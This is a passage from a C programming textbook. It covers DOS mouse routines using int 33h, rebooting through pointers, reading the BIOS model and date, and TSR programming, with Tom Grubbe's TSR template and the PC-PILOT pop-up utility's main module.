#ifndef __MOUSELIB_H

#define LFTCLICK (1)

int InitMouse( void );
void ShowMousePtr( void );
void MoveMousePtr( int x, int y );
void RestrictMousePtr( int x1, int y1, int x2, int y2 );
void HideMousePtr( void );
void GetMousePos( int *mbutton, int *x, int *y );

#endif
```

25.2.2 Mouselib.c

```
#include "mouselib.h"

#pragma inline

/*-----
    InitMouse - Initializes Mouse.
               Returns 0 for success.          */
```

```

int InitMouse( void )
{
    asm {
        MOV AX, 0;
        INT 33h;
    }
    return;
} /*--InitMouse( )---*/

/*-----
    ShowMousePtr - Shows Mouse Pointer. */

void ShowMousePtr( void )
{
    asm {
        MOV AX, 1h;
        INT 33h;
    }
} /*--ShowMousePtr( )----*/

/*-----
    HideMousePtr - Hide Mouse Pointer. */

void HideMousePtr( void )
{
    asm {
        MOV AX, 2h;
        INT 33h;
    }
} /*--HideMousePtr( )-----*/

/*-----
    MoveMousePtr - Move Mouse Pointer
                   to (x, y). */

void MoveMousePtr( int x, int y )
{
    asm {
        MOV AX, 4h;
        MOV CX, x;
        MOV DX, y;
        INT 33h;
    }
} /*--MoveMousePtr( )-----*/

```

112 A to Z of C

```
/*-----
    RestrictMousePtr - Restrict Mouse Pointer
                      to the specified coordinates */

void RestrictMousePtr( int x1, int y1, int x2, int y2 )
{
    asm {
        MOV AX, 7h;
        MOV CX, x1;
        MOV DX, x2;
        INT 33h;
        MOV AX, 8h;
        MOV CX, y1;
        MOV DX, y2;
        INT 33h;
    }
} /*--RestrictMousePtr( )-----*/

/*-----
    GetMousePos - Gets Mouse position &
                  mouse button value.      */

void GetMousePos( int *mbutton, int *mx, int *my )
{
    asm {
        MOV AX, 3h;
        INT 33h;

        MOV AX, BX;
        MOV BX, mbutton;
        MOV WORD PTR [BX], AX;

        MOV BX, mx;
        MOV WORD PTR [BX], CX;

        MOV BX, my;
        MOV WORD PTR [BX], DX;
    }
} /*--GetMousePos( )-----*/
```

25.2.3 Mouselib.lib

When you compile the above Mouselib.c file to a library file for Small memory model, you will get Mouselib.lib file. You can use the library – Mouselib.lib in your projects..

25.3 Mouse Function 0Ch

Function 0Ch that is available with int 33h is very much useful. And almost all game programmers and graphics programmers use it. The beauty of this function is that it allows us to install our own handler, so that whenever the int 33h is generated, our own handler will be automatically called. In other words, instead of `setvect()`, we have to use function 0Ch for installing our own handler.

Installing our own mouse handler to get mouse input is referred as *Event Mode*. Game programmers prefer Event Mode and they use circular queue to store the events as inputs. The following codes by **Alexander J. Russell** illustrate the concept.

First of all, we have to initiate the normal int 33h mouse driver to install a “stub” program that calls our real mouse handler. The “stub” is written in ASM.

```
;*****
;*
;* Assembly language hook for CMOUSE library event handler      *
;*
;* Assemble with /Ml switch                                     *
;*
;******
; real code for real men
; adjust for proper memory model
.MODEL SMALL,C

.CODE
    PUBLIC mouse_event_func,mouse_int

mouse_event_func DD ?

mouse_int PROC FAR
    PUSHF
    CALL CS:[mouse_event_func]
    RET
mouse_int ENDP

END
;-----
```

The above assembler function `mouse_int()` is called by the int33h driver. `mouse_int()` in turn calls whatever function `mouse_event_func()` points to. `mouse_event_func()` is a pointer to a function and it is not itself a function.

114 A to Z of C

Following is the C code to use the mouse.

```
#define ESC 27

short mouse_x, mouse_y;
short mouse_present;
short mouse_hidden=0;
short button_stat=0;
unsigned short flags;

extern void far *far mouse_event_func;
void mouse_int( void );

typedef struct
{
    unsigned int flags, x, y, button_flag;
} mouse_info_t;

#define MAX_MOUSE_EVENTS 10
#define MOUSE_MOVE      1
#define MOUSE_L_DN      2
#define MOUSE_L_UP      4
#define MOUSE_R_DN      8
#define MOUSE_R_UP      16

#define EVENT_MASK      31    /* the logical OR of the 5 above vars */

mouse_info_t mouse_info[MAX_MOUSE_EVENTS];    /* Circular Queue */
int head=0;
int tail=0;

/*-----
    mouse_handler - the low level interrupt
                    handler calls this    */

void far interrupt mouse_handler(void)
{
    /* save info returned by mouse device driver */
    asm {
        mov     flags,    ax
        mov     mouse_x,  cx
        mov     mouse_y,  dx
        mov     button_stat, bx
    }

    // place the mouse information in a circular queue
```

```

    mouse_info[tail].x = mouse_x;
    mouse_info[tail].y = mouse_y;
    mouse_info[tail].button_flag = button_stat;
    mouse_info[tail].flags = flags;

    tail++;
    if ( tail == MAX_MOUSE_EVENTS )
        tail=0;
    if ( tail == head )
    {
        head++;
        if ( head == MAX_MOUSE_EVENTS )
            head=0;
    }
} /*--interrupt mouse_handler( )-----*/

/*-----
    init_mouse - is there a mouse, install int
                  handlers                      */
short init_mouse( void )
{
    unsigned short c_seg, c_off;

    asm{
        xor    ax, ax
        int    033h

        /* note BX holds number of buttons, but we don't care */
        mov    mouse_present, ax
    }

    if ( mouse_present )
    {
        /* install our own handler */
        mouse_event_func = mouse_handler; /* global func pointer */

        /* install mouse_int as mouse handler, which will call
           mouse_handler */

        c_seg = FP_SEG(mouse_int);
        c_off = FP_OFF(mouse_int);
        asm{
            mov    ax, c_seg
            mov    es, ax
            mov    dx, c_off
            mov    ax, 0ch

```

116 A to Z of C

```
        mov    cx, EVENT_MASK
        int 033h
    }

    /* set mouse x, y limits */
asm{
    mov    ax, 7
    mov    cx, 0
    mov    dx, 359
    int 033h

    mov    ax, 8
    mov    cx, 0
    mov    dx, 239
    int 033h

    /* set initial mouse_x, mouse_y */
    mov    ax, 3
    int 033h

    mov    mouse_x, cx
    mov    mouse_y, dx
}

}
return(mouse_present);
} /*--init_mouse( )-----*/

/*-----
    deinit_mouse - deinstall our mouse handler
*/
void deinit_mouse( void )
{
    if ( mouse_present )
    {
        /* deinstall our mouse handler by making int 33 never call it */
asm{
    mov    ax, 0ch
    xor    cx, cx    /* mask == 0, handler never called */
    int 033h

    /* reset mouse driver */
    xor    ax, ax
    int    033h
}
    }
}
} /*--deinit_mouse( )-----*/
```

Assembler function `mouse_int()` calls `mouse_event_func()` whenever the mouse is moved, or a button is pressed or released. `mouse_event_func()` points to `mouse_handler()` which queues up the mouse events.

25.4 Request Mode or Event Mode?

Request Mode is the one in which we call mouse interrupts to get mouse information or inputs. Whereas event mode is the one in which we install our own mouse handler to get mouse information. Request mode can be used for ordinary programming. In request mode, there is a chance for missing few inputs—mouse move or mouse click. But in Event mode, we can get all inputs. So professional programmers use Event mode.

Exercise

1. Write all mouse functions using interrupt programming. Then find out each function's use. (Hint: Get into graphics mode for better results)

Suggested Projects

1. Write a mouse driver program.
2. Write mouse functions that doesn't use interrupts or `mouse.com`. (Hint: You have to use ports)

26

“Riches gotten by doing wrong have no value.”

Playing with Pointers

Programmers so often praise C for its *pointers*. Pointers are more powerful! In this chapter, let's see some of the interesting programs that use pointers.

26.1 Rebooting with pointers

Believe it or not, using pointers, we can even reboot our system! The following program reveals this.

```
#define BOOT_ADR      (0xFFFF0000UL)
#define RESET_ADR     (0x00400072UL)
#define COLD_BOOT     (0)
#define WARM_BOOT     (1)

void ReBoot( int type ) /* arg 0 = cold boot, 1 = warm */
{
    void ((far *fp)()) = (void (far *)()) BOOT_ADR;
    if ( type==COLD_BOOT )
        *(unsigned int far *) RESET_ADR = 0;
    else
        *(unsigned int far *) RESET_ADR = 0x1234;
    (*fp)( );
} /*--ReBoot( )-----*/

int main( void )
{
    int opt;
    printf( "    Rebooting Program \n\n"
        "Warning: Reboot would result in data loss \a\n"
        "0. Cold Boot \n"
        "1. Warm Boot \n"
        "2. Exit without booting \n"
        "Enter your option: "
    );
    scanf( "%d", &opt );
    if ( opt==0 || opt==1 )
        ReBoot( opt );
    return(0);
} /*--main( )-----*/
```

26.2 Identifying machine model and BIOS date

The following program is by **Bill Buckels**. It finds the model of our PC and BIOS date using pointers!

```
/* getmodel.c by bill buckels 1990 */

/* This Program will Provide The Model Of The PC */
/* and its BIOS Release Date by peeking around at */
/* The Top Of The BIOS. */

#undef MK_FP
#undef peekb

#include <stdlib.h> /* required for malloc */
#include <stdio.h> /* required for printf */

/* undefine the above if they exist */
/* all compilers start on equal footing */
/* macros to peek into memory */
/* dynamically cast a far pointer from segment and offset info */
#define MK_FP(seg,off) ((char far *)(((long)(seg) << 16) | (off)))

/* return a byte from a dynamically cast location in memory */
#define peekb(a,b) (*(char far*)MK_FP((a),(b)))

/* memory address information */
#define ROMSEG 0xf000
#define ID_OFFSET 0xffff
#define MD_OFFSET 0xffff5

/* an array of characters */
char idbytes[10]={
    '\x00', '\x9A', '\xFF', '\xFE', '\xFD',
    '\xFC', '\xFB', '\xFA', '\xF9', '\xF8'};

/* an array of strings */
char *idstrings[]={
    "Not In Our List",
    "a COMPAQ plus",
    "an IBM PC",
    "a PC XT or Portable PC",
    "a PC jr.",
    "a Personal Computer AT or PS/2 Model 50 or 60",
    "a PC XT after 1/10/86",
    "a PS/2 Model 30",
```

120 A to Z of C

```
    "a Convertible PC",
    "a PS/2 Model 80",
    NULL};

/* a record structure to organize our data */
/* this new data object is called a MODELINFO */

typedef struct{
    unsigned char modelbyte;
    char idinfo[66];
}MODELINFO;

char *captions[3]={
    "\nGETMODEL.EXE by Bill Buckels 1990\n\n",
    "This Computer is ",
    "The BIOS release date is "};

void getmodelinfo(void)
{
    /* a pointer to our MODELINFO's info */
    MODELINFO *modelinfo;

    int num_records = 10 ; /* number of records in the data base */
    unsigned char byte ; /* counters */
    unsigned char mdl,num ;
    char datestring[9] ; /* string space for the date */
    char datelimit=8 ;

    /* allocate the memory in the near heap */
    modelinfo = malloc(num_records*sizeof(MODELINFO));

    /* and fill the memory with the data in our arrays */
    /* an example for use of indirection in structures */

    for(byte=0;byte<num_records;byte++)
    {
        modelinfo[byte].modelbyte = idbytes[byte];

        strcpy(modelinfo[byte].idinfo,
            idstrings[byte]);
    }

    /* get the ID byte */
    num = peekb(ROMSEG,ID_OFFSET);
    mdl = 0;
```



```

/* point to the matching entry in the structure */
for(byte=0;byte<num_records;byte++)
    if(num==modelinfo[byte].modelbyte)mdl=byte;

/* now get the date of the bios */
/* and add it to our date string */
for(byte=0;byte<datelimit;byte++)
    datestring[byte]=peekb(ROMSEG,MD_OFFSET+byte);

/* terminate the string with a null character */
datestring[datelimit]='\x00';

/* print the model info, then the BIOS date */
printf("%s%s\n",
        captions[1],
        modelinfo[mdl].idinfo);
printf("%s%s\n",
        captions[2],
        datestring);
/* and now we are done */
}

int main( void )
{
    puts(captions[0]);
    getmodelinfo();
    return(0);
}

```

27

“Hard workers will become leaders.”

TSR Programming

TSR or “Terminate and Stay Resident” Programming is one of the interesting topics in DOS Programming. TSR programs are the one which seems to terminate, but remains resident in memory. So the resident program can be invoked at any time. Few TSR programs are written with the characteristic of TCR (Terminate Continue Running) i.e., TSR program seems to terminate, but continues to run in the background. TSR Programming is supposed to be an easy one, if you know the DOS internals. In this chapter, I have tried to explain the tough TSR Programming concept in a simpler manner.

27.1 DOS’s non-reentrancy Problem

If a function can be called before it is finished, it is called reentrant. Unfortunately, DOS functions are non-reentrant. That is, we should not call a DOS function when it executes the same. Now, our intuition suggests us to avoid the DOS functions in TSR programs!

27.2 Switching Programs

As we know, DOS is not a multitasking operating system. So DOS is not meant for running two or more programs simultaneously! One of the major problems we face in TSR programming is that DOS’s nature of switching programs. DOS handles switching programs, by simply saving the swapped-out program’s complete register set and replacing it with the swapped-in program’s registers. In DOS, if a program is put to sleep its registers are stored in an area called TCB (Task Control Block).

We must finish one process before another is undertaken. The main idea behind it is that, whenever we switch between programs, DOS switches our program’s stack to its own internal set. And whatever that is pushed must be fully popped. For example, assume that we have a process currently running called *previous-process*, and we initiate another process in the meantime called *current-process*. In this case, the *current-process* will work fine, but when the *previous-process* just gets finished, it would find its stack data has been trashed by *current-process*. It is a serious injury! Everything will mess-up!

27.3 DOS Busy Flag

From the above discussion, we understand that before popping up our TSR program, we must check whether DOS is currently executing an internal routine (i.e., busy) or not. Surprisingly DOS also checks its status using a flag called “DOS Busy Flag”. This “DOS Busy Flag” feature is undocumented and some programmers refer this flag as “DOS Critical Flag”. We


can also use this flag in our TSR program to check whether DOS is busy or not. For that, we have to use undocumented DOS function 34h.

27.4 BIOS Functions

As BIOS functions are reentrant, some programmers use BIOS functions in TSR programs. But professional programmers don't use BIOS functions, as the implementation of BIOS functions is quite different from machine to machine. In other words, BIOS is not compatible and there is no guarantee for its reentrancy. So for professional TSR programming, avoid BIOS functions too!

27.5 Popping up TSR

TSR programs can be made to reside in memory with the `keep ()` function. Then how does our TSR program understand, it is being requested by user? In other words, when to popup our TSR program? For that, we have to capture few interrupts. We have already seen that interrupt routines will be called whenever an interrupt is been generated. So if we replace the existing interrupt routine with our routine, we can make our TSR program "live".



Normally, TSR programmers capture Keyboard interrupt (int 9h), Control-C interrupt (int 23h), Control-break interrupt (int 1bh), Critical error interrupt (int 24h), BIOS disk interrupt (int


13h), Timer interrupt (int 1ch) and DOS Idle interrupt (int 28h). Indian TSR programmers often use int 8h as Timer interrupt. But other international TSR programmers use int 1ch as Timer interrupt.

The idea is that we have to block Control-C interrupt, Control-break interrupt and Critical error interrupt. Otherwise, there is a chance that the control will pass onto another program when our TSR program is in action. And it will spoil everything!

We must also monitor other interrupts—Keyboard interrupt, BIOS disk interrupt, Timer interrupt and DOS Idle interrupt, and we have to chain them. I hope by looking at the figure, you can understand the concept better.

27.6 IBM's Interrupt-Sharing Protocol

Almost all TSR utilities came with the property of unloading itself from the memory. But in order to unload the TSR, it must be the last TSR loaded. For example, if we run TSR utilities namely “X” and “Y”, we can unload only the last TSR loaded i.e., “Y”. The problem here is that of sharing of interrupts by TSR programs. IBM has suggested a protocol for sharing system interrupts. Even though, this protocol is meant for sharing hardware interrupts, it can be used for software interrupts too. It is especially useful for unloading TSR programs from memory, irrespective of its loading sequence. That is, if we follow this protocol standard, we can unload any TSR at any time!


So, in order to unload any TSR at any time, all the TSR programs must use this protocol. But unfortunately, TSR programmers don't use this standard. So I omit the discussion of this protocol. If you are very particular to know more about this protocol, checkout the **Intshare.doc** file found on CD .

27.7 Rules for TSR Programming

It is wise to consider the following rules, when you programming TSR:

1. Avoid DOS functions. If possible, avoid BIOS functions too!
2. When DOS busy flag is non-zero, DOS is executing interrupt 21h function. So we must wait and watch DOS busy flag.
3. When DOS is busy waiting for console input, we can disturb DOS regardless of the DOS busy flag setting. So you should watch interrupt 28h.
4. Use “signature” mechanism to check whether the TSR is already loaded or not. And so prevent multiple copies.
5. Our TSR program must use its own stack, and **not** that of the running process.
6. Other TSR programs might be chained to interrupts. So we must also chain any interrupt vector that our program needs.
7. TSR programs should be compiled in Small memory model.
8. *However* you may need to compile in compact, large or huge memory model if you use file operations with `getdta()` and `setdta()` functions.
9. TSR programs should be compiled with stack checking turned off.

27.8 TSR Template

Tom Grubbe has written a utility called PC-PILOT Programmer's Pop-Up. PC-PILOT is a good substitute for the commercial Sidekick utility. Full source code of PC-PILOT is available on the CD . Source codes of PC-PILOT run up to several pages and so I have avoided listing the codes here. However, I list the codes of **Tsr.c** file. This file can be treated as a good TSR Template and it reduces the pain of TSR programming.

```

/*
    TSR.C by Tom Grubbe
*/

#include <stdio.h>
#include <dos.h>
#include <stdlib.h>
#include <conio.h>

#define TRUE      1
#define FALSE     0

/* --- vectors ---- */
#define DISK      0x13
#define INT28     0x28
#define KYBRD     0x9
#define CRIT      0x24
#define DOS       0x21
#define CTRLC     0x23
#define CTRLBRK   0x1b
#define TIMER     0x1c

typedef struct {
    int bp, di, si, ds, es, dx, cx, bx, ax, ip, cs, fl;
} IREGS;
unsigned scancode;
unsigned keymask;

extern char signature[];
int unloading;                /* TSR unload flag */

static void (*UserRtn)(void); /* Pointer to user's start routine */
static void (*InitRtn)(void); /* Pointer to user's initialization
                               routine */

/* ---- interrupt vector chains ---- */
static void interrupt (*oldbreak)(void);
static void interrupt (*oldctrlc)(void);

```

126 A to Z of C

```
static void interrupt (*oldtimer)(void);
static void interrupt (*old28)(void);
static void interrupt (*oldkb)(void);
static void interrupt (*olddisk)(void);
static void interrupt (*oldcrit)(void);

/* ----- ISRs fot the TSR ----- */
static void interrupt newtimer(void);
static void interrupt new28(void);
static void interrupt newkb(void);
static void interrupt newdisk(IREGS);
static void interrupt newcrit(IREGS);
static void interrupt newbreak(void);

static unsigned sizeprogram; /* TSR's program size */
static unsigned dosseg;     /* DOS segment address */
static unsigned dosbusy;    /* offset to InDos flag */
static unsigned psp[2];     /* table of DOS PSP addresses */
static int pspctr;          /* # of DOS PSP addresses */
static int diskflag;        /* disk BIOS busy flag */
static unsigned mcbseg;     /* address of 1st DOS mcb */

static char far *mydta;     /* TSR's DTA */
static unsigned myss;       /* TSR's stack segment */
static unsigned mysp;       /* TSR's stack pointer */
static unsigned intpsp;     /* Interrupted PSP address */
static int running;        /* TSR running indicator */
static int hotkey_flag;     /* Hotkey pressed flag */

/* ----- local prototypes ----- */
void tsr(void (*FPtr)(void), void (*InitFPtr)(void));

static void tsr_init(void);
static void resinit(void);
static void unload(void);
static void resterm(void);
static void pspaddr(void);
static void dores(void);
static void resident_psp(void);
static void interrupted_psp(void);
static int resident(char *signature);
static int test_hotkeys(int ky);

#define signon(s) printf("\n%s %s", signature, s);
```

```

void tsr(void (*FPtr)(void), void (*InitFPtr)(void))
{
    UserRtn = FPtr;
    InitRtn = InitFPtr;
    tsr_init();
    if (resident(signature) == FALSE) {
        /* ----- initial load of TSR program ----- */
#ifdef DEBUG
        (*UserRtn)();
        return;
#else
        /* ----- Terminate and Stay Resident ----- */
        (*InitRtn)(); /* user's init function */
        resinit();
#endif
    }
    signon("is already installed.\n");
}

/* ----- initialize TSR control values ----- */
static void tsr_init()
{
    unsigned es, bx;

    /* ----- get address of DOS busy flag ----- */
    _AH = 0x34;
    geninterrupt(DOS);
    dosseg = _ES;
    dosbusy = _BX;
    /* ----- get the seg addr of 1st DOS MCB ----- */
    _AH = 0x52;
    geninterrupt(DOS);
    es = _ES;
    bx = _BX;
    mcbseg = peek(es, bx-2);
    /* ----- get address of resident program's dta ----- */
    mydta = getdta();
    /* ----- get address of PSP in DOS 2.x ----- */
    if (_osmajor < 3)
        pspaddr();
}

/* ----- establish & declare residency ----- */
static void resinit()
{
    myss = _SS;
    mysp = _SP;
}

```

128 A to Z of C

```
    oldtimer = getvect(TIMER);
    old28 = getvect(INT28);
    oldkb = getvect(KYBRD);
    olddisk = getvect(DISK);
    /* ----- attach vectors to resident program ----- */
    setvect(TIMER, newtimer);
    setvect(KYBRD, newkb);
    setvect(INT28, new28);
    setvect(DISK, newdisk);
    /* ----- compute program's size ----- */
    sizeprogram = myss + ((mysp+50) / 16) - _psp;
    /* ----- terminate and stay resident ----- */
    keep(0, sizeprogram);
}

/* ----- break handler ----- */
static void interrupt newbreak()
{
    return;
}

/* ----- critical error ISR ----- */
static void interrupt newcrit(IREGS ir)
{
    ir.ax = 0;          /* ignore critical errors */
}

/* ----- BIOS disk functions ISR ----- */
static void interrupt newdisk(IREGS ir)
{
    diskflag++;
    (*olddisk)();
    ir.ax = _AX;          /* for the register returns */
    ir.cx = _CX;
    ir.dx = _DX;
    ir.fl = _FLAGS;
    --diskflag;
}

/* ----- test for the hotkey ----- */
static int test_hotkeys(int ky)
{
    static unsigned biosshift;

    biosshift = peekb(0, 0x417);
    if (ky == scancode && (biosshift & keymask) == keymask)
        hotkey_flag = !running;
}
```



```

        return hotkey_flag;
    }

/* ----- keyboard ISR ----- */
static void interrupt newkb()
{
    static int kbval;

    if (test_hotkeys(inportb(0x60))) {
        /* reset the keyboard */
        kbval = inportb(0x61);
        outportb(0x61, kbval | 0x80);
        outportb(0x61, kbval);
        outportb(0x20, 0x20);
    }
    else
        (*oldkb)();
}

/* ----- timer ISR ----- */
static void interrupt newtimer()
{
    (*oldtimer)();
    test_hotkeys(0);
    if (hotkey_flag && peekb(dosseg, dosbusy) == 0) {
        if (diskflag == 0) {
            outportb(0x20, 0x20);
            hotkey_flag = FALSE;
            dores();
        }
    }
}

/* ----- 0x28 ISR ----- */
static void interrupt new28()
{
    (*old28)();
    if (hotkey_flag && peekb(dosseg, dosbusy) != 0) {
        hotkey_flag = FALSE;
        dores();
    }
}

/* ----- switch psp context from interrupted to TSR ----- */
static void resident_psp()
{
    int pp;

```

130 A to Z of C

```
    if (_osmajor < 3) {
        /* --- save interrupted program's psp (DOS 2.x) ---- */
        intpsp = peek(dosseg, *psps);
        /* ----- set resident program's psp ----- */
        for (pp = 0; pp < pspctr; pp++)
            poke(dosseg, psps[pp], _psp);
    }
    else {
        /* ----- save interrupted program's psp ----- */
        intpsp = getpsp();
        /* ----- set resident program's psp ----- */
        _AH = 0x50;
        _BX = _psp;
        geninterrupt(DOS);
    }
}

/* ----- switch psp context from TSR to interrupted ----- */
static void interrupted_psp()
{
    int pp;

    if (_osmajor < 3) {
        /* --- reset interrupted psp (DOS 2.x) ---- */
        for (pp = 0; pp < pspctr; pp++)
            poke(dosseg, psps[pp], intpsp);
    }
    else {
        /* ----- reset interrupted psp ----- */
        _AH = 0x50;
        _BX = intpsp;
        geninterrupt(DOS);
    }
}

/* ----- execute the resident program ----- */
static void dores()
{
    static char far *intdta;      /* interrupted DTA */
    static unsigned intsp;        /* "      stack pointer */
    static unsigned intss;        /* "      stack segment */
    static unsigned ctrl_break;   /* Ctrl-Break setting */

    running = TRUE;               /* set TSR running metaphore */
    disable();
    intsp = _SP;
    intss = _SS;
```

```

    _SP = mysp;
    _SS = myss;
    oldcrit = getvect(CRIT);
    oldbreak = getvect(CTRLBRK);
    oldctrlc = getvect(CTRLC);
    setvect(CRIT, newcrit);
    setvect(CTRLBRK, newbreak);
    setvect(CTRLC, newbreak);
    ctrl_break = getcbrk();          /* get ctrl break setting */
    setcbrk(0);                      /* turn off ctrl break logic */
    intdta = getdta();               /* get interrupted dta */
    setdta(mydta);                   /* set resident dta */
    resident_psp();                  /* swap psp's */
    enable();

    (*UserRtn)();                    /* call the TSR program here */

    disable();
    interrupted_psp();               /* reset interrupted psp */
    setdta(intdta);                  /* reset interrupted dta */
    setvect(CRIT, oldcrit);          /* reset critical error */
    setvect(CTRLBRK, oldbreak);
    setvect(CTRLC, oldctrlc);
    setcbrk(ctrl_break);             /* reset ctrl break */
    _SP = intsp;                     /* reset interrupted stack */
    _SS = intss;
    enable();
    if (unloading)
        unload();
    running = FALSE;
}

/* ----- test to see if the program is already resident ----- */
static int resident(char *signature)
{
    char *sg;
    unsigned df;
    unsigned blkseg, mcbs = mcbseg;

    df = _DS - _psp;
    /* --- walk through mcb chain & search for TSR --- */
    while (peekb(mcbs, 0) == 0x4d) {
        blkseg = peekb(mcbs, 1);
        if (peekb(blkseg, 0) == 0x20cd) {
            /* ---- this is a psp ---- */
            if (blkseg == _psp)
                break;                /* if the transient copy */
        }
    }
}

```

132 A to Z of C

```
        for (sg = signature; *sg; sg++)
            if (*sg != peekb(blkseg+df, (unsigned)sg))
                break;
            if (*sg == '\\0') /*- TSR is already resident -*/
                return TRUE;
    }
    mcbs += peek(mcbs, 3) + 1;
}
return FALSE;
}

/* ----- find address of PSP (DOS 2.x) ----- */
static void pspaddr()
{
    unsigned adr = 0;

    disable();
    /* ----- search for matches on the psp in dos ----- */
    while (pspctr < 2 &&
           (unsigned)((dosseg<<4) + adr) < (mcbseg<<4)) {
        if (peek(dosseg, adr) == _psp) {
            /* ----- matches psp, set phoney psp ----- */
            _AH = 0x50;
            _BX = _psp + 1;
            geninterrupt(DOS);
            /* ---- did matched psp change to the phoney? ---- */
            if (peek(dosseg, adr) == _psp + 1)
                /*---- this is a DOS 2.x psp placeholder ----*/
                psp[pspctr++] = adr;
            /* ----- reset the original psp ----- */
            _AH = 0x50;
            _BX = _psp;
            geninterrupt(DOS);
        }
        adr++;
    }
    enable();
}

/* ----- unload the rsident program ----- */
static void unload()
{
    if (getvect(DISK) == (void interrupt (*)()) newdisk)
        if (getvect(KYBRD) == newkb)
            if (getvect(INT28) == new28)
                if (getvect(TIMER) == newtimer) {
                    reterm();
                }
    }
```

```

        return;
    }
    /* --- another TSR is above us, cannot unload --- */
    putchar(7);
}

/* ----- TSR unload function ----- */
static void resterm()
{
    unsigned mcbs = mcbseg;
    /* restore the interrupted vectors */
    setvect(TIMER, oldtimer);
    setvect(KYBRD, oldkb);
    setvect(INT28, old28);
    setvect(DISK, olddisk);
    /* obliterate the signature */
    *signature = '\0';
    /* walk through mcb chain &
       release memory owned by the TSR */
    while (peekb(mcbs, 0) == 0x4d) {
        if (peekb(mcbs, 1) == _psp)
            freemem(mcbs+1);
        mcbs += peek(mcbs, 3) + 1;
    }
}

```

27.9 PC-PILOT

In the last section we have seen the TSR Template that will be very useful for writing any TSR software. In this section, I just present the main program only. You can see how the TSR template (Tsr.c) is used in Pcpilot main program.

```

/*
    PCPILOT.C - This is the main( ) module for PCPILOT.EXE.
    It should be compiled in the small or tiny memory model.
*/

#include <stdio.h>
#include <stdlib.h>
#include <dos.h>
#include <scr.h>
#include <kbd.h>

int BorderClr = 0x09;
int TitleClr = 0x0c;
int TextClr = 0x0f;
int FooterClr = 0x0b;

```

134 A to Z of C

```
int HighlightClr = 0x4f;
int Code = 0;
int BoxIdx = 0;
int ClrIdx = 0x00;
unsigned long NumIdx = 0L;
int Row = 0, Col = 0;

/* For Ascii() */
/* For BoxCodes() */
/* For ColorCodes() */
/* For BaseConvert() */
/* For Ruler() */

void PcPilot(void);
void Initialize(void);
static int videomode(void);
void TitleScreen(void);

/* #define DEBUG */
char signature[] = "PC-PILOT";
extern unsigned _heaplen = 12288;
extern unsigned _stklen = 1024;
extern unsigned scancode[], keymask[];
extern int unloading;
void main(int argc, char *argv[])
{
    while (--argc > 0)
    {
        ++argv;
        if (**argv != '-')
            break;
        if (tolower(argv[0][1]) == 'x')
        {
            Initialize();
            PcPilot();
            return;
        }
    }
    Initialize();
    *scancode= 76;
    *keymask = 8;
    tsr(PcPilot, TitleScreen);
}

typedef struct {
    char *str;
    int y;
} MENU;
MENU m[] = {
    " Ascii Table      ", 8,
    " Box Characters   ", 9,
    " Hex/Dec/Binary   ",10,
    " Keyboard Codes   ",11,
    " Ruler             ",12,
    " Color Codes       ",13,
    " Printer Setup    ",14,
```

```

        " Uninstall      ", 15,
        " Exit          ", 16
    };
    int Idx = 0;
    int K;
    int oldx, oldy;
    static void DrawMenu(void);
    static void HighLight(int code);
    static void ExecuteMenuOptions(int index);

void PcPilot()
{
    ScrGetCur(&oldx, &oldy, 0);
    HideCur();
    ScrPush();
    DrawMenu();

    for (;;) {
        HighLight(1);
        switch (K = KbdGetC()) {
            case UP:
            case LEFT:
                HighLight(0);
                if (--Idx < 0) Idx = 8;
                break;
            case DN:
            case RIGHT:
                HighLight(0);
                if (++Idx > 8) Idx = 0;
                break;
            case PGUP:
            case HOME:
                HighLight(0);
                Idx = 0;
                break;
            case PGDN:
            case END:
                HighLight(0);
                Idx = 8;
                break;
            case RET:
                if (Idx == 7 || Idx == 8) {
                    if (Idx == 7) unloading = 1;
                    ScrPop(1);
                    ScrSetCur(oldx, oldy, 0);
                    return;
                }
        }
    }
}

```

```

        if (Idx == 4)      {
            ScrPop(1);
            Ruler();
            ScrPush();
            DrawMenu();
        }
        ExecuteMenuOptions(Idx);
        break;
case ESC:
    ScrPop(1);
    ScrSetCur(olddx, oldy, 0);
    return;
default:
    if ((K = K&0x00ff) != 0)      {
        if (!strchr("abhkrpcue", tolower(K)))
            break;

        HighLight(0);
        switch (tolower(K))      {
            case 'a': Idx = 0; break;
            case 'b': Idx = 1; break;
            case 'h': Idx = 2; break;
            case 'k': Idx = 3; break;
            case 'r': Idx = 4;
                ScrPop(1);
                Ruler();
                ScrPush();
                DrawMenu();
                break;
            case 'c': Idx = 5; break;
            case 'p': Idx = 6; break;
            case 'u': Idx = 7;
                unloading = 1;
            case 'e': Idx = 8;
                ScrPop(1);
                ScrSetCur(olddx, oldy, 0);
                return;
            default : continue;
        }
        HighLight(1);
        ExecuteMenuOptions(Idx);
    }
    break;
}
}
}

```



```

static void DrawMenu()
{
    register int i;

    ShadowBox(31,5,48,19, 2, BorderClr);
